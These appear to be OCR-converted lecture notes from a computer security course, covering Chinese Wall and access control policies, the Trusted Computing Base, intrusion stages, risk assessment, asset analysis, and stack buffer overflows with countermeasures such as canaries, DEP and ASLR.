2. We record the withdrawals and cashing of accounts money. At the end of the day we enforce the constraint that sum of the accounts = cashed - withdrawals + sum of the accounts a the beginning of the day.


3. All transactions must be atomic

Chinese - Wall

Enclose walls that do not allow a user to access some information, as to prevent conflicts if the information would leak (consulting services offered by same company to two other companies).
Those can be integrate with DAC policy and MAC policy.
This policy is **time dependant, once a user invokes an operation of a class, it cannot invoke an operation in other distinct classes It can only invoke operations in the first class it invoked operations**.

Given:

- $o1 \in$A
- $o2 \in$B
- $o3 \in$C
- $o4, o5, o6 \in$D



Overall Policy:

Define can define policy with No Write Down and put it with a Chinese wall so to combine them.
We may define for objects a and subjects one level for confidentiality and one level for integrity.
So the policies may be used as building block to other policies.
It is the task of the Trusted Computing Base to enforce the policies.

Chapter 3: Trusted Computing Base

The TCB includes the modules that are involved in the implementation of the security policy.
An error in those module imply a **vulnerability**.
Our system has modules(e.g. database), where there are components that check the access on information by checking the level of a user.
Those model compose a TCB, which is a subset of modules of a system that has the task to enforce the Security Policy.
We must ensure that those modules work as intended.
An error in those module is for sure a violation of a Security Policy.

Implementation of Security Policy

The Information Security Policy will be implemented on the target system through modules that constitute the Trusted Computing Base. If the modules are not trusted, then it becomes a problem. The modules are to be relied on, and assurance is based on trusting that the modules behave correctly.
The TCB may have different sizes, the security level and trust in the system of a system **increases when the TCB sizes actually decreases**.
This is why a small TCB correctness could be proved by applying formal method, which would provided an *high assurance level*.
The problem is: applying formal methods/techniques to small modules can take too much time. Currently, formal techniques can only be applied to a chip with encryption algorithms.
An important consideration is the size and simplicity of these modules. Smaller and simpler modules are better.

Defining Security Policy

To define the security policy, we need to look at the processes of the organization and reason on resources and assets. The framework includes:

- Subject and objects
- A security policy

- The default deny and default allow policy
- Discretionary vs mandatory access control (in defense sector better than the second)
- Static level or watermark level

Access Control Policy (ACP)

The Information Security Policy tells us which requests of each subject should be satisfied or not then with the Access Control Policy, we pair the Information Security Policy with an access control matrix where the rows represent each subject and the columns represent objects.
The size of the matrix can increase or decrease over time. The intersection of object and subject is the access right between them. The specification of the access control policy is defined by the matrix. This matrix should be sparse and at most empty. If it's too full, then there's a problem because in general, access rights are small.
In any system, there should be an implementation of this matrix at runtime. If there's no implementation of this matrix, then there's no security in that system.

Access Control in Linux File System

In the Linux file system, an owner has a group and a series of access control on files. The Linux file system is an approximation as it considers the owner, group of the owner, and other users. However, it still has a representation of the access control layer, which means the fact that there's some level of security in Linux.

Chapter 4: Vulnerability, Attack, Intrusion

A vulnerability refers to a flaw or weakness in a system, component, or person that can be exploited by a threat actor to violate the security policy. While all vulnerabilities are defects, not all defects are vulnerabilities. **A defect may only become a vulnerability when it is used in a particular system or context**. For instance, a mathematical operations module with an error in and of itself is not a vulnerability. However, *if this flawed module is utilized as an authenticator*, it can enable an attacker to input an incorrect password and gain access to the system. Thus, **the error in the module becomes a vulnerability in the given context**.

An attack is an action that exploits a vulnerability, and it can grant the attacker unauthorized access or control over a system. Attack methods can vary widely and may include techniques such as brute force attacks, social engineering, or exploiting race conditions.
However, attacks are not always successful, and their success depends on factors such as the system configuration and timing of the attack. For instance, some attacks may require specialized resources such as electronic devices or microscopes to read values stored in a chip. Brute force attacks may require powerful computing resources, while social engineering attacks exploit vulnerabilities in human behavior.
It's worth noting that social engineering attacks typically exploit a weakness in an individual's behavior or decision-making processes rather than a technical flaw in a system.

Reverse Engineering attack

You try to map an executable code into an high level version of the code. There are theorem that say that it is impossible to take a electable code and that gives you the exact algorithm of the program. But this is not necessary, just a high level view that is equivalent may be needed.

Threat agent = adversary

Those are one or n person that execute the attack
An adversary or attacker typically has a plan, which involves a series of actions aimed at achieving their goals. However, modern systems are often highly complex and cannot be easily compromised with a single attack. Instead, attackers may use an intrusion, which is a series of actions that includes both attacks and information gathering to increase the chances of success.

Attackers typically have a well thought-out plan that involves a sequence of actions aimed at exploiting vulnerabilities and achieving their objectives. It's important to note that there is no single attack that can crash a system entirely. The complexity of modern systems often requires a targeted and multifaceted approach to achieve an attacker's desired outcome.

Initial Access

Given a goal for the attack, e.g. access a a db. The adversary needs some access rights to the DB.
There are two kinds of adversary:

- insider: user of the system that wants to manipulate the DB.
- outsiders: someone from the outside that wants to manipulate it.

We can say for both:

- the insider is the most dangerous, as it has a bunch of information on our system, so it can build a series of action,
- The outsider is a bit slower as it must do the ***initial access**** where **the external becomes internal.(eg steal credentials)**, so it can create a plan to access the system.

The initial access depends on the *Attack surface, representing the set of attacks that an adversary may use to enter the system, they become the door to external attackers*. If you can close the attack surface, you could potentially prohibit external to access the system.
Currently in a complex system, in several cases people from the outside may access the system and manage it.
Consider that the supplier to bring you a piece, must know your production line, but he is external, so you are open to externals and need them, but they can attack you.
The ***weakest supplier*** can become a problem.
Even if a system is out of the internet, if the supplier provide software that is connected to the internet, then a trojan will and can arrive.

Intrusion

It is a series of actions that an adversary implements **to control some resources in your system**. The ultimate goal is for the adversary to control resources, through:

- Actions
- Attacks enabled by exploiting vulnerabilities.

Information can then be read, prevented from being read or written to.

The adversary cannot achieve this goal with a *single attack but requires a sequence of actions where an action is an attack.*

Intruder Actions

1. Collects information on how to reach the targeted information (this takes time) and
2. Finds the vulnerabilities (an insider would already know). They build a map and need to know the vulnerability in each component to attack.
3. Builds exploits, by finding fragments in databases or creating them. Then executes the exploit, which can be done automatically or require a human. The attack repeats until successful or a repetition limit is reached. The 4 steps to success, where reaching a new node reveals **new information**.
4. Installs persistent tools, surviving even after reboots, e.g. to get intellectual property for a long time.
5. Removes any intrusion traces (e.g. files), unnecessary for ransom attacks as the owner will know of the intruder presence.
6. Locks, encrypts, deletes and steals a subset of information.
   (In general, not all can be discovered in step 1; access to a node reveals more, requiring more iterations for complex systems.).
   (Persistence can occur at the end of loop 3, as nodes may be erased/rebooted, losing the attacker rights, but persistence within a loop ensures survival).
   Exfiltration: Get information out of the system.
   Revealing only using Linux/Windows gives information to the attacker.

Privilege escalation

During intrusion, an attacker's privileges increase as more iterations occur.
Escalation implies the set of privileges grows not just in number, but the attack requires a specific privilege, so a larger set does not mean reaching the desired privilege level.
The attacker can also backtrack in its plan (node to node), having to backtrack if the attack fails. With limited visibility, the attacker can choose wrong paths.

How an attacker penetrates:

1. 37,8% attacker penetrates the system, e.g. one has a web server, if it has vulnerabilities then it can be exploited by an attacker.
2. 31,1%: malicious email (click on link)
3. 13,3%: bruteforce
4. 4.4%: USB key plugged by someone, in this case you get the person access right
5. 4.4%: an insider (bribed or vengeful)
6. 4.4% leaded credentials
7. 4.4%: erroneous configuration
   Currently malicious email is increasing, but anyway do not trust the user, but prevent them to make damages. There will always bee fools in an organization, so the system must resist even with fools.

Steps of an intrusion

The 'collect/exploit dilemma' considers whether to attack immediately or wait for more information.

Collecting more information first could reduce the number of steps required, since some initial attacks may be useless against an unknown system. However, waiting also gives defenders more time to patch vulnerabilities.
Increasing a system's depth - the number of intermediate nodes between nodes - can boost security, even with the same number of nodes overall.
If all nodes connect to node 2, that single point of access reveals everything, highlighting the importance of proper segmentation.
Some networks are 'flat', allowing each node to access any other. Though convenient, this is ideal for attackers - initial access gives full visibility.

In summary, properly segmenting networks and increasing their depth can greatly improve security, even without adding nodes. But collecting more information first to optimize attacks carries risks, giving defenders time to patch vulnerabilities. Strategically balancing information gathering and exploitation poses an ongoing dilemma for both attackers and defenders.

Time needed for an intrusion

34%->days
24%->hours
22%->minutes
13%->seconds
Consider that this metric is only for intrusion that where discovered.

Countermeasure

The counter measures can be done in two ways:

- static:change the system forever
- dynamic: remove a vulnerability or do something to prevent one dynamically, for example by removing a node
  You can also ***dynamically turn off a node if an attack is going on, for all the time there is the intrusion***.
  This can be done not forever but only during the intrusion.
  Taking an intrusion and all the useful actions to reach a goal, **if we can remove even 1 of the vulnerability required to reach the goal, then the attack are stopped, all the intrusion are stopped**.
  Theorem: sometimes if we **close the longest road, the attacker may take a shortest road, so it will succeed in the attack faster, meaning that you may need to close all the routes, you do not know what the attacker may do**.
  Usually 10% of vulnerabilities removes, can prevent an attack to succeed. You do not need to remove all of the possible routes of an attacker as it is costly.
  Remove just the ones that prevent the attacker from reaching its goals.

Conditional Security vs Unconditional Security

- unconditional security: protect the system from any treat agent.
- conditional security: find who are my adversary, what they want to do, what are my defects.

Risk assessment now

1. Asset analysis - Identifying key assets that require protection to maintain business operations and fulfil objectives.
2. Threat agent analysis - Identifying potential threat sources, their capabilities and motives.
3. Vulnerability analysis - Identifying any inherent weaknesses within assets that could be exploited.
4. Adversary emulation - Simulating potential attacks to determine feasibility, ease of exploitation and potential business impacts.
5. Impact analysis - Assessing potential damage to assets, disruptions to operations and consequences for the business following a successful attack.
6. Risk evaluation and management - Determining risk levels based on probability, impact and the organisation's risk appetite. The options include:
   - accept the risk (ok to the amount of money i can lose)
   - Reduce the risk (countermeasures)
   - transfer the risk (insurance, passive cost but ensure already costs)

Risk is a function of two parameters:

- probability that an intrusion is successful, product of : probability the intrusion is tried $*$ probability it has success. Where the first depends on how from the external the attacker sees our system as weak.
- cost if the intrusion has success.
  There can be various counter measures with a costs:
- damage if it has success
- cost to change system to prevent success

- insurance cost: cost to transfer the risk, now insurance companies are trying to not pay in case of computer science breaches, for example if state sponsored intrusion, they classify it as war costs, so they do not want to cover. Also the model of damages are not liked by insurance companies. The insurance companies want to have a probability that is independent from one incident to another (e.g. car crashes). In computer science if my system is breached (e.g. windows vulnerability that is new), then it increases the probability that another system with the same vulnerability is breached. As of today some insurance companies also insurance themself to other insurance companies to limit how much to pay. Notice that the companies fix a price in their own arbitrary way.
  Also check:Classification of Vulnerability

Chapter 5: ICT systems and security properties

The three properties that ICT systems must satisfy for security are:

- Confidentiality: only those that have the right to **read** an information can read it
- Integrity: only those that have the right to **write on/update** an information can write/update it.
- Availability: the system must guarantee that those that have the right to **execute an operation** and want to execute it, can do it withing a finite amount of time

First two properties: Confidentiality and Integrity

Given that we have a security policy, with access control rights, the system behavior depends on what is defined on the security policy and its implementation **must make sue that the specification on the security policy is respected**.

Third property: Availability

The third property add a temporal constraint to the ICT system, as the

- time to get a resource from when it is asked to when it is provided must be**finite**.
  This property is **hard to satisfy** as it relates:
- the amount of physical resources
- and the logical resources that a given implementation has available.
  This property is not a functional property only, but a non-functional one, so it is a constraint that is also related to the physical resources.

Derive security properties.

A list of other security properties are:

- traceability: discover who has invoked a given operation, either a module or a user.
- Accountability: measure the usage of resources of users to get how much user should pay
- Auditability: check if the security policy is *enforced and satisfied, so check that those models that implement it exist and are working fine (Trusted Computing Base)*
- Forensic: prove, in the legal framework that who executed an action, did it.
- Privacy/GDPR: limit and define who can read and modify personal information.

Asset Analysis to Security Policy

To define a security policy, the first step is to discover the assets that result in an impact, if successfully attacked.
In this way one discovers which ICT resources an organization needs in an efficient way.
So step by step:

1. Discover the fundamental busienss processes
2. From those business process extract the critical ICT resources to enable them.
3. Analyse the impact for then organisation in those 3 cases:
   1. A business process is stopped (resource integrity or availability)
   2. the resources has to be rebuilt from scratch. (integrity)
   3. the attacker discovers the information contained in the resources (confidentiality.)

What are assets:

Both **physical** ICT resources and logical.
For the logical part we may list:

- Databases
- The applications themself that access to the databases and compute an output of interest
- Computational power
- Communication bandwidth
  Physical resources are in large numbers:
- In IoT an Industrial Control System, the so called ICS, a cyber attack may affect resources that the ICT network controls.
- Even a production line may be stopped by a cyber attack.
  In this analysis we assign a value to resources which means that we assign a cost of rebuilding a resource if it disappear.
  Now while this is complex and time consuming, it is useful not only for security but for inventory.


Asset discovery


The first thing to do to evaluate an ICT system and to manage it is to make an inventory of all resources that must be protected.*
All asset of a company will be discovered regularly, by using a specific asset as a laptop or a company wide server with access to the company network.
An application on top of this "scanning asset", will ping the asset to get updated hardware and software information, then those scan will ensure that the inventory is up-to-date.
Then after analyzing the resources found on the network, the tool gather more details about **hosts**, such as configuration, connection logs, maintenance schedules etc.

Chapter 6: Overflow attack

The cost to change a system is:

- low when still projecting the system
- higher after it is running for X years
  Every overflow attack means to write more in a memory space so that it goes over into another memory space.
  Given a process memory, where heap grows from top to bottom, and the stack growing bottom to top. The more I invoke functions, the more the stack uses positions with high addresses (low memory address on the bottom, high memory address on top).







We have the following pointers in the stack:

- EBP (Extended Base Pointer): Reference point for accessing stack data.
- ESP (Extended Stack Pointer): Tracks the top position of the stack.


- EIP (Instruction Pointer): Stores the memory address of the next instruction.



In the frame, there are parameters, return address and local variables. In an invocation, we have the old stack pointer and the return address. The new stack pointer is updated to have space in a stack for parameters and variables of the function.



Overflow example: copy a string in a space, using for example strcpy (that copies until a newline). If the original string has more characters before the newline than the buffer we copy on, then there will be an overflow. The high positions in the stack are the lower records on the stack, so since we copy from low (on the top) to high (on the bottom), we will **overwrite the return positions and the old stack pointer, so all other parameters of the previous function invocation**.
Core-dumped means that the return address of a program was overwritten, so when the Program Counter arrives at it, it triggers a segmentation fault as it does not find the segment to execute.



Attack: Overwriting the return address and other values on the stack is a method that allows the injection of malicious code. To carry out this attack, understanding the memory map is essential. If the overwritten return address corresponds to a valid memory address, no exception is triggered, and the process continues executing from that address. By leveraging knowledge of the memory map, an attacker can replace the return address with a pointer to code they injected into the stack.

When targeting an OS function, which operates with elevated privileges (Ring 0 kernel), any injected code will execute with the same privileges, effectively running as OS code in root mode.

It's important to emphasize that automating such attacks is highly unethical and illegal. Sharing code fragments designed for malicious purposes is against the law in most jurisdictions and can result in severe consequences. It is crucial to utilize programming skills and knowledge responsibly and ethically by focusing on building secure and robust systems.

Buffer Overrun

This attack may happen when a variable is larger than expected and overwrites other variables. **This can be implemented in system lacking a type system.**
It can also be done on:

- Stack
- Heap
- V-table/symbol table and function pointer.
- Exception table

A malware called worm allows sending an UDP packet that triggers a procedure call. With wormable, we refer to the fact that it can be replicated to another node.

Find the culprit

To find the culprit, we may refer to:


- Who wrote the code. But the person that did that may say that the culprit was the person who made him use C (with not strong typing that do not stop those errors).
- Someone may say that the culprit is who places stack down and heap up, as in the reverse case, this would not happen.

Countermeasures

- **String typing**. For example, as in Java, which cannot be attacked in that way.
- Control string lengths.
- **Insert a "canary"**: it spots the stack errors, not preventing them. In this way, the canary is a default value, never touched. If this canary once we return, we find that it has not the same value, then it means that there is a stack overflow. In the event of a stack overflow, even if a core dump is generated, the detection of the modified canary allows for the identification of the attack and prevents further execution, thus minimizing potential damage.
- Data Execution Prevention
- Ad hoc checks in the compiler
- ASLR: address space layout randomized, preventing the attacker from uncovering how the address space map is composed.

Canary

Before the stack pointer and return address (in the higher part), we introduce this Canary, with a random value generated at each function invocation. If the value is not random, then it may be spotted by an attacker.



Non-Executable Stack

In memory, there are bits that indicate whether a memory segment is executable or not. We can introduce these bits in the MMU, which translates addresses to find if a memory segment is executable. This countermeasure has almost zero cost, as we only need to add a check on the MMU to translate the address. However, it may not be possible on Linux systems that put some driver code in memory.

Data execution prevention

At operating system level, this feature adopted from Windows XP onwards, allows to mark one or more pages of memory as non-executable, so that the code cannot run out of a predefined region of memory, making it harder to exploit buffer overruns.

ASLR

We generate values randomly with an entropy of 20 bits (for example, for one structure) to create random logical addresses.
The starting point of a segment is selected randomly, meaning that the attacker does not know in advance the starting address of the data structure it is interested in.
The attacker should compute the starting address as first step, making the attack more complex and slower.

